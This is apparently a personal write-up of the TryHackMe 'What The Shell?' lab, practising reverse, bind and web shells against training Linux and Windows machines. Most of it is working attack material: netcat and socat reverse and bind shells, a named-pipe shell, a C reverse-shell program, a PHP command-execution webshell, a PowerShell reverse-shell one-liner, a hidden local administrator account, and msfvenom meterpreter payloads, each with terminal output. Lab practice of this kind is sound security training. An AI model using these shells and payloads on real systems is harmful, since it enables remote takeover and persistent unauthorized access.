Mark Seliternikov

TryHackMe - What The Shell? [Easy]

This is a reverse shell, bind shell and web shell practice which I'll use for future reference in CTFs.

Linux Target

Uploading a webshell to a website running on linux. Executing it via request and then receiving a reverse connection via netcat on my machine.


Kali comes with an already made php reverse shell, So I'll just configure it to what I need: Changing to my IP and the port I intend to listen on.

```
$ip = '10.14.11.211';  // CHANGE THIS
$port = 5353;          // CHANGE THIS
```


I've also changed it to bash:

```
$shell = 'uname -a; w; id; /bin/bash -i';
```

Now, this machine is running a website which utilizes php, So I upload it in this vulnerable submit:



Now I'll navigate to the "/uploads" page and there it is!



Now I'll set up a listener on my machine to receive the connection from this reverse shell.

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvp 5353
[sudo] password for kali:
listening on [any] 5353 ...
```

Now navigating to the shell on the web and by doing that I execute it. Nothing changes on the web and it appears to be loading constantly. But once I go back to my terminal:

```
www-data@linux-shell-practice:/$
```

The problem is that I cant use the command clear properly so I'll use this to stabilize it: "export TERM=xterm".

After ssh'ing to the machine I attempted to try both reverse shell netcat connection and bind shell netcat connection.

Creating a listener:

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 53
listening on [any] 53 ...
```

Now connecting to it via netcat

```
shell@linux-shell-practice:/var/www/html/uploads$ nc 10.14.11.211 53 -e /bin/bash
```

Now on my machine

```
└─$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.14.11.211] from (UNKNOWN) [10.10.168.165] 59786
whoami
shell
```

Now I'll stabilize it

```
shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
shell@linux-shell-practice:/var/www/html/uploads$
```

Now I'll attempt to create a bind shell via netcat. First I'll create the listener on the target.

```
shell@linux-shell-practice:/var/www/html/uploads$ nc -lnvp 400 -e /bin/bash
Can't grab 0.0.0.0:400 with bind : Permission denied
shell@linux-shell-practice:/var/www/html/uploads$
```

Apparently in order to execute the shell I need higher privileges, So with the credentials I have I'll do it as root.

```
root@linux-shell-practice:/var/www/html/uploads# nc -lnvp 400 -e /bin/bash
listening on [any] 400 ...
```

If the version of netcat or some other reason doesn't allow to execute a shell, you can do it this way. (Using named pipes).

```
root@linux-shell-practice:/var/www/html/uploads# mkfifo /tmp/f; nc -lvnp 400 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
listening on [any] 400 ...
```

You can generate this code via a handy tool called msfvenom:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p cmd/unix/bind_netcat
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 105 bytes
mkfifo /tmp/ggphpb; (nc -l -p 4444 ||nc -l 4444)0</tmp/ggphpb | /bin/sh >/tmp/ggphpb 2>&1; rm /tmp/ggphpb
```

Now I'll attempt to connect to it and...

```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.168.165 400
whoami
root
```

It worked! Now lets stabilize it with python.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@linux-shell-practice:/var/www/html/uploads# whoami
whoami
root
root@linux-shell-practice:/var/www/html/uploads#
```

Now I'll try reverse connection via socat. First, a reverse shell. On my machine I'll create a socat listener with a new allocated tty.

```
┌──(kali㉿kali)-[~]
└─$ socat tcp-listen:400 file:`tty`,raw,echo=0
```

Now what I'll do is establish the connecting socat on the "target" machine in a manner that's supposed to make it completely stable.

```
shell@linux-shell-practice:~$ socat tcp:10.14.11.211:400 exec:"bash -li",pty,stderr,sigint,setsid,sane
```

And on my attacking machine:

```
shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ exit
logout

┌──(kali㉿kali)-[~]
└─$
```

Now I'll attempt doing the same but this time a bind shell (I connect and the target listens). So first lets establish a listener on the target.

```
root@linux-shell-practice:/home/shell# socat tcp-listen:400 exec:"bash -li",pty,stderr,sigint,setsid,sane
```

Now I just need to connect via socat to the target.

```
┌──(kali㉿kali)-[~]
└─$ socat tcp:10.10.16.38:400 file:`tty`,raw,echo=0
root@linux-shell-practice:/home/shell# whoami
root
root@linux-shell-practice:/home/shell#
```

Another thing I wanted to try is to use an elf file to create a reverse connection. So I found this on github:

```c
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
    int port = 4242;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("10.0.0.1");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

After reading it through and understanding a little, I can see how a socket is established and how it spawns a shell. I configured it a little for my own use and then compiled it.

```
c_shell  c_shell.c
```

Then I uploaded to the vulnerable web machine and created a regular netcat listener on my machine.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 400
listening on [any] 400 ...
```

Then all I had left to do is to just execute the compile elf file and see if it succeeded.

```
shell@linux-shell-practice:/var/www/html/uploads$ ./c_shell
listening on [any] 400 ...
connect to [10.14.11.211] from (UNKNOWN) [10.10.16.38] 51024
```

Then all I had to do is stabilize it with python and then everything worked perfectly :)

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 400
listening on [any] 400 ...
connect to [10.14.11.211] from (UNKNOWN) [10.10.16.38] 51024
python3 -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

shell@linux-shell-practice:/var/www/html/uploads$
```

Windows Target

A php webshell for windows server:

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
```

Uploading it again and navigating to the page containing this shell. (I executed ‘whoami’)

Execute

```
nt authority\system
```

Now that I have a webshell as my first foothold on this machine, I can try and obtain a reverse shell! I know for this lab that netcat is preinstalled. So, lets try creating a reverse shell via netcat.
I want to create a powershell session so via the CMD webshell that I have I can execute PowerShell commands aswell like so with one liners:

```
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.31.81',70);$stream = $client.GetStre
```

Execute

Setting up a listener on my machine:

```
root@kali:~# nc -lnvp 70
listening on [any] 70 ...
```

It worked! :)

```
connect to [10.10.31.81] from (UNKNOWN) [10.10.221.51] 49817
PS C:\xampp\htdocs\uploads>
```


Now what I'll try to do is to create a user, add it to administrator and then log in via RDP.
Okay so lets first create a user via PowerShell. For that I need to create a secure password first.

```
PS C:\xampp\htdocs\uploads> new-localuser "anon" -password $securepassword -fullname "anonymous" -description "lol"

Name Enabled Description
---- ------- -----------
anon True    lol
```

Okay now with the privileges I have from the reverse shell ("nt authority/system"), I'll add anon to the administrators.

```
PS C:\xampp\htdocs\uploads> add-localgroupmember -group Administrators -member anon
PS C:\xampp\htdocs\uploads> get-localgroupmember -group Administrators

ObjectClass Name                    PrincipalSource
----------- ----                    ---------------
User        WIN-SHELLS\Administrator Local
User        WIN-SHELLS\anon          Local
```

Connecting via RDP (using xfreerdp):



For the last test I'll try uploading and using a meterpreter shell. So first I'll create one using msfvenom.

```
┌──(root💀kali)-[~]
└─# msfvenom -p php/meterpreter/reverse_tcp -o meter.php LHOST=[redacted] LPORT=70
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
```

Creating a listener on msfconsole. (IMPORTANT!: set the correct payload on msfconsole)

```
msf6 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                     Payload opts
  --  ----                    -------                     ------------
  0   Exploit: multi/handler  php/meterpreter/reverse_tcp  tcp://[redacted]:70
```

Execute the reverse shell by going to the page containing the malicious php after uploading it.

File uploaded Successfully to: uploads/meter.php

And here it is!

```
msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter >
```